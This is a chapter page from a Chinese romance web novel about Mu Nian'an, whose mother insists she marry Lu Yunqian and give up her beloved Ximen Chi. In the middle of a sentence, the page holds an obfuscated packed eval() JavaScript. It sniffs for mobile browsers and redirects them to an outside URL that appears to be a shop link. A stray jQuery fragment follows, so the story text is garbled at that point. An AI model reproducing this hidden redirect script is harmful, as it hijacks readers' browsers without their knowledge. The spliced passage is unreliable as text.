默认冷灰
24号文字
方正启体

2. 世间痴情儿如是多

作者:燕客本书字数:K更新时间:
    见慕念安有些恼了,沈泽言忙出来打圆场,他暗自向慕蓉使了个眼色,道:“就你话多,什么事不能回府说?”


    慕念安没听出这句话里的玄机,只当她亲亲阿父再替她说话呢,却不知这对妇夫数年未见,给她准备了一个巨大的“惊喜”。


    而拆开“惊喜”的时刻,是在一家人吃完团圆饭,应当阖家团圆,一起话天下的时候。


    怀安王府。


    慕念安见慕蓉命人带路云骞这位贵客回屋落脚时,右眼皮跳了一跳,直觉告诉她,有要事要发生了!


    果不其然,下一刻慕蓉就让她去书房,说些母女俩的“体己话”。慕念安面上笑眯眯,暗地里却在打鼓,因为在她带着询问望向她阿父时,沈泽言竟没接她的茬,只说“有些乏了,得暂且回屋歇息”。


    书房内,慕念安与慕蓉面对面,两人干瞪着眼,紧张得喉间咽了咽。


    若有人推门而入,看到这幅画面,一定会感叹一句,不亏是母女,行为方式真是如出一辙。


    “念安孩儿啊——”


    “不!阿母你先听我说,我觉得我老大不小,该说一门亲事了,人我都自己看过了,不用劳烦您二老一个一个地去相看,就是西门将军家的小儿子西门池。”


    慕念安一通话跟下水饺似的,噼里啪啦地直往慕蓉头顶砸,都不管慕蓉能不能接受。


    半晌。慕蓉干笑,“是吗,那可真赶巧了。阿母也帮你相看过了一个好人家的儿郎,那位儿郎你也见过,正是你那位路家阿兄,乖女儿,你觉得他怎么样?”


    “我觉得西门池就很好。”


    “……”


    “你这丫头,我问的是你路家阿兄。”


    “阿母,我是说我非西门池不娶。”


    “你路家阿兄相貌堂堂、知书达礼,你是哪不满意?”


    “那齐家男君相貌堂堂,也知书达礼,阿母你是哪不——”“嘘,”慕念安的嘴立马被慕蓉的手堵住了,慕蓉压低声音道,“这么大声,你不要命啦!”


    慕念安扯开慕蓉的手,正色道:“阿母我是认真的,我和阿池青梅竹马,缘份早已天定,阿母又何苦逼我?”


    “逼你?”慕蓉也严肃正经了起来,“你说我逼你,那好,老娘今天就把话放这,路家儿郎你是不娶也得娶,你和那西门家的小子趁早赶紧给我断了!”“凭什么?”


    “就凭你老母父性命是他全家救的!”


    “…这是怎么回事?”慕念安顾不得逼不逼婚的事了,攸关母父性命,她不得不问。


    “都过去了。”慕蓉挥挥手,一副再也不想提起此事的悲痛表情。


    她也不是那种爱插管儿女婚事的大家长做派的人,只是她忠诚的将领死在怀里,临终之际向她托孤,道:“为殿下死,老臣无悔。只是,老臣有一个不情之请,厚颜向殿下讨一门婚事……”


    你说,人家都这么恳求了,她能怎么办呢?


    慕念安脸色难看起来,“是——”


    “就此打住,你心头有数便罢了。”


    在这世上最想绝怀安王一系后的除了当今还能谁呢?


    慕念安张了张嘴,想说些什么,面对母亲难掩悲痛的神态,最终还是咽下了喉,转而说道:“那阿母此次归京,是作何打算?”


    “能做何打算?”慕蓉冷笑,“多年未归,祭祖罢了!”


    慕念安默然,明了母亲不可能真如话里说的这般,来燕京一趟,只为祭祖而已。


    只怕要做出一番大事业,西门一族作为保皇一派,那她与西门池确是再无可能。


    思及此,慕念安面色苍白起来。


    慕蓉见状,拍了拍她的肩,道:“我知你心苦,可你是我和你阿父唯一的子嗣,心中焉能只装一个西门池。我与你说的话,你好生想想罢!”


    “……阿母,我需要外出一趟。”慕念安干涸道。


    “你确定?”慕蓉皱眉。


    “让她去吧。”吱呀一声,书房的门开了,沈泽言现身说道。爆竹声中辞旧岁,这样一个举家合欢的夜晚,不知有多少痴情儿在独自心伤?


    慕念安骑马疾驰到观音湖前,西门池早早等在那了。


    今日除夕,好多有情女郎们在此相会,祈求观音能祝有情人终成眷属,是以这里是整个燕京城最受年轻人欢迎之地。


    万花丛中,慕念安一眼便看到了西门池,一身红装的他,朝气蓬勃极了,如同一颗太阳温暖了慕念安的心。慕念安敛好心情,驱马上前,来到西门池跟前,笑问:“这是哪家的好儿郎,不知在下是否有荣幸能与佳人共游?”


    “你说呢?”西门池噗嗤一笑,搭手上马,揽住慕念安的腰。


    烟花齐放,骏马奔驰,好一对痴情女郎!


    奔驰好一会,慕念安感应到身后扑通的心跳,大声问道:“阿池可知我最喜欢什么时候的你吗?”


    西门池回道:“我又不是你肚子里的蛔虫,哪会知晓?”


    “你说什么?!”呼呼风声中传来慕念安的问语。


    “我说——我不晓得——”西门池耐心地再回一次。


    恰逢马儿来到燕京最高的山,慕念安驱马止步,柔声说道:“就是此刻的你,这样好像你我的心连在了一起,无论谁都不会将我们分开。”


    爆竹声休,烟花灿灿,世界仿佛在这一刻静止了。西门池胸中悒郁难泄,他将头靠在慕念安肩上,轻声道:“慕念安,我们一直在一起好不好?”


    慕念安抬头凝视空中,烟火映在她的瞳孔中,似有流光闪过,她大声对着天空喊道:“我,慕念安,想和西门池在一起,永远不分开!”


    山顶上,寒风阵阵,两人如同鸳鸯一般紧紧依偎在一块。


    只是不知为何,西门池的眼眶中泪光闪闪,他想起他偷溜出府的场景。


    吃过晚饭后,西门池在小厮的帮助下,预备从后门偷溜,去赴慕念安的约。


    哪知,他阿母西门秦早早准备在那堵了他。


    西门秦板正地凝视他:“吃过饭,便说身体不适,怎么才一晃眼就好了?”


    “阿、阿母!”


    西门池惊慌失措,鲜少欺瞒母父的他,面对这样的场景,不禁羞愧地红了脸。


    只是,他不知一向疼爱他的阿母为何如此严肃,仿佛他做下了什么大逆不道的事,要将他绳之以法,以儆效尤。


    “你如果是准备去寻慕家丫头,那可以收拾收拾回去睡觉了。”


    “阿母何出此言?”西门池震惊。


    “我一向鲜少管你,你不爱绣花针,偏爱耍枪,我也随你耍,但我竟不知你竟如此胆大包天,敢与人私相授受!还是与慕家的丫头,你把西门一族的脸面置于何处?!”


    西门池脸色难堪地白了下去,打小到大,这是一向严肃的母亲第一次对他说如此重


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17011037|194133||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    的话。


    “什么私相授受,不过是与慕家丫头走得近罢了,你何苦把儿子说得这般难听,”西门池的阿父西门李氏步了出来,语重心长地对西门池道,“乖儿子,听阿父的话,与那慕家丫头的往来,还是断了的好。”


    西门池听罢,总算明白自己“错”在了何处,他道:“阿父阿母这一通话,到底是我不该交朋友,还是我不该和慕念安交朋友。”


    “池儿,听阿父的话,要真想你俩与西门一族安好,你们还是断了的好。”


    思及此,西门池眼眶又红了红,他看着漫天烟火,大声地诚心地道:“西门池想与慕念安一直在一起,永远不分开!”


    ……


    再好的宴席,终有散场的时候,再不舍的约会,也有要说再见的时刻。到了西门府邸,西门池回过身,身影藏在阴影下,教人瞧不清他的神色,他挥了挥手,轻声道:“再见,慕念安。”


    慕念安骑马站在月光下,身后是寂静下来的天空,就如此刻的她,她亦然挥手,嘴角在笑,眼中却有泪光,“阿池,再见。”


    最后一句话语,恍若呢喃,轻轻地随寒风散去。


    两人都说了再见,声音却轻得只有自己知晓。


    带着一身失意回到府中的慕念安,躺在床上辗转反侧。


    再又一次进行反复“烙饼”行为后,她痛定思痛,觉得现在哪怕是与西门池无缘了,但也不一定必须得娶那什么路家阿兄。


    虽然阿母把她“卖”了,但她是个人,不是件可以随意买卖的物什啊。


    于是,次日她瞅准了时机,卖了个笑道:“路家阿兄好。”


    瞧见桌上的两杯热茶,慕念安眉毛一挑,“路家阿兄,这是早知我会来吗?”


    路云骞玉白的脸上露出轻笑,:“念安阿妹今早瞧了我三次,不就是有事欲寻我吗。”


    这厮真是打小就没变过,永远这么从容不迫。慕念安一边暗忖,一边道:“那阿兄知晓我来寻你,所为何事吗?”


    路云骞眉目清润,缓缓吐出俩字:“退婚。”


    “和聪明人说话就是不费力,”慕念安抬起茶盏捻了捻,抿了口茶后,笑眯眯道,“阿兄既然如此善解人意,那我就打开天窗说亮话了。我俩这个婚,不能成。”


    纵然如此,路云骞脸上的笑容仍不见减少分毫。他道:“因为西门池?”


    “是,也不是,”慕念安晓之以理,动之以情,“纵然没有西门池,这个婚也不能成,因为在我心里,我未来的男君应当是我心中所爱之人,而非什么母父之命媒妁之言。”


    路云骞默然,最后笑了笑:“念安阿妹还真是一点都没变。”


    其实,还是变了的。


    那时,他总觉得跟在他屁股后面的小孩可真黏人,都打扰到他看书了,但出于家教,总是有耐心地陪着她,后来成了一种习惯。


    未想,日夜浇灌,这心里竟长出来一颗种子,生了根发了芽,只是当初跟在后头的小屁孩不再总跟着他了。


    路云骞这般想着,察觉心中生出的怅然,不禁失笑。


    慕念安不管路云骞心中所想,继续向他输出自己心中的想法:“我想阿兄知书达礼,善解人意,要什么才女不是手到擒来,何苦非得栽在我这棵心有所属的歪脖子树上。”路云骞回过神,笑道:“若我非要勉强呢?”“阿兄这就对了——什、什么?”慕念安目瞪口呆。
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)